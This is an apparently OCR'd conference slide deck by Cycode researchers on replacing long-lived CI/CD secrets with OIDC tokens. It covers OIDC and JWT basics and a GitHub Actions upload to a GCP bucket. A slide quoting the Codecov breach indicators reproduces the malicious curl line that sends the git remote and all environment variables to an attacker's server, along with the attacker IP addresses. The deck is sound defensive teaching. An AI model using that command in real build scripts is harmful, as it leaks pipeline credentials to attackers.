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Secure the Build, Secure the Cloud: Using OIDC Tokens in CI/CD Pipelines

Alex Ilgayev
Elad Pticha

Cycode

Agenda

1 Explaining the problem

2 Basic OIDC concepts, and how OIDC is used in CI/CD environments

3 Real-world Scenario

4 Demos

About Us

Cycode is a complete software supply chain security solution that provides visibility, security, and integrity across your entire SDLC.


Alex Ilgayev
Head of Security Research

- Previously Malware Research Team Leader @ Check Point Research
- Enthusiastic friendly hacker
- @_alex_il_

Elad Pticha
Security Researcher

- Security Researcher at Cycode
- Loves hacking random stuff
- @elad_pt

The Problem - Modern SDLC



The Problem


path:.gi
Filter by
Code
Repositories
Issues
3.1k files (397 ms)
Single sign-on
SECRETS, SECRETS EVERYWHERE
LIGHTYEAR
imgflip.com
pa
Filter by
Code
Repositories
46.1k files (32
Single si

CircleCI & CodeCov Breach

CIRCLECI NEWS | LAST UPDATED MAR 13, 2023 | 14 MIN READ

CircleCI security alert: Rotate any secrets stored in CircleCI

https://circleci.com/blog/january-4-2023-security-alert/

Our plan:

It must be easier for customers to seamlessly adopt
available, including OIDC and IP ranges.

Security best practices

Given the increasing presence of highly sophisticated and motivated
sharing best practices with our customers in order to strengthen our
future attempts. Here are recommendations customers can take to in

- Use OIDC tokens wherever possible to avoid storing long-lived c

https://circleci.com/blog/jan-4-2023-incident-repor

Indicators of Compromise (IOCs)

- The modified portion of the bash uploader script was as follows - curl -sm 0.5 -d "$(git remote -v) <<<<<< ENV $(env)" https://**IPADDRESS**/upload/v2 || true
- The **IP Addresses** where the data was transmitted to from the bash script above were 178.62.86.114, 104.248.94.23
- Between Jan 31 and Apr 1, there were 108 windows of time while the malicious Bash Uploader was affected. We are confident based on our analysis that the only change ever to be made to the bash uploader was the change above.
- We have recently obtained a non-exhaustive, redacted set of environment variables that we have evidence were compromised. We also have evidence on how these compromised variables may have been used. Please log-in to Codecov as soon as possible to see if you are in this affected population.

OIDC 101 - OpenID Connect

- Built on top on OAuth 2.0 framework, and extends its capabilities
- Allows 3rd party application to verify the identity of the user or the machine
- Uses **JWTs** - Json Web Tokens.


OAuth uses the concept of **tokens** and **scopes**:

- A **token** grants the user **permission** to do something.
  - E.g., a train ticket is a token, because it allows someone to board a train.
- A **scope** defines what the **user can do**.
  - E.g., with train tickets, their details specify which train can be boarded and define the length of train ride.

OIDC 101 - JWT

Standardized User Info claims:


- **`sub`**: User's identity (subject)
- **`iss`**: Authority issuer
- **`aud`**: Audience of the client token
- **`iat`**: Token issue time
- **`exp`**: Token expiration time
- **`auth_time`**: User authentication time
- **`acr`**: Encryption strength used to authenticate the user



```
{
  "iss": "https://example.com",
  "sub": "1234567890",
  "aud": "client_id",
  "exp": 1607241600,
  "iat": 1607238000,
  "auth_time": 1607237998,
  "acr": "urn:mace:incommon:iap:silver",
  "nonce": "n-0S6_WzA2Mj",
  "email": "johndoe@example.com"
}
```

All issued JWTs have **JSON Web Signatures** (JWSs), meaning they are **signed** rather than encrypted.

OIDC 101 - Basic Flow



OIDC in CI/CD

KubeCon CloudNativeCon Europe 2023

GitHub Actions: Secure cloud deployments with OpenID Connect


tutorial devsecops CI CD

Secure GitLab CI/CD workflows using OIDC JWT o

CIRCLECI NEWS | LAST UPDATED FEB 13, 2023 | 11 MIN READ

Using OpenID Connect identity tokens to authenticate jobs with cloud providers

OIDC in CI/CD - How it Works?




Real-world Example - Flow

We want to create a CI pipeline that does the following:


1) Authenticate to GCP
2) Upload a file to storage bucket

How we will do it:

1) Authentication based on credentials
2) Authentication based on OIDC identities



Creating a Service Account



Long Lived Credentials

Create private key for "demo_bucket_service_account"

Downloads a file that contains the private key. Store the file securely because this key can't be recovered if lost.

Key type

- (•) JSON
  Recommended
- ( ) P12
  For backward compatibility with code using the P12 format

CANCEL CREATE

Service Account Key

```
{
  "type": "service_account",
  "project_id": "example",
  "private_key_id": "00000",
  "private_key": "-----BEGIN PRIVATE KEY-----\n00000\n-----END PRIVATE KEY-----\n",
  "client_email": "demo-bucket-service-account@example.gserviceaccount.com",
  "client_id": "example",
  "auth_uri": "https://accounts.google.com/o/oauth2/auth",
  "token_uri": "https://oauth2.googleapis.com/token",
  "auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",
  "client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/..."
}
```

Real-world Example - GitHub

Building a simple pipeline that authenticate, and uploads a config file to a storage bucket.

Steps:

1) Checkout the repository.
2) Authenticate to GCP using the service account secret key.
3) Upload configuration file to a bucket.


GitHub pipeline

```yaml
steps:
  - name: Checkout
    uses: actions/checkout@v3

  - name: Authenticate with GCP
    uses: 'google-github-actions/auth@v1'
    with:
      credentials_json: '${{ secrets.GCP_CREDENTIALS }}'

  - name: Upload config file
    uses: 'google-github-actions/upload-cloud-storage@v1'
    with:
      path: 'conf.json'
      destination: demo_bucket/conf.json
```

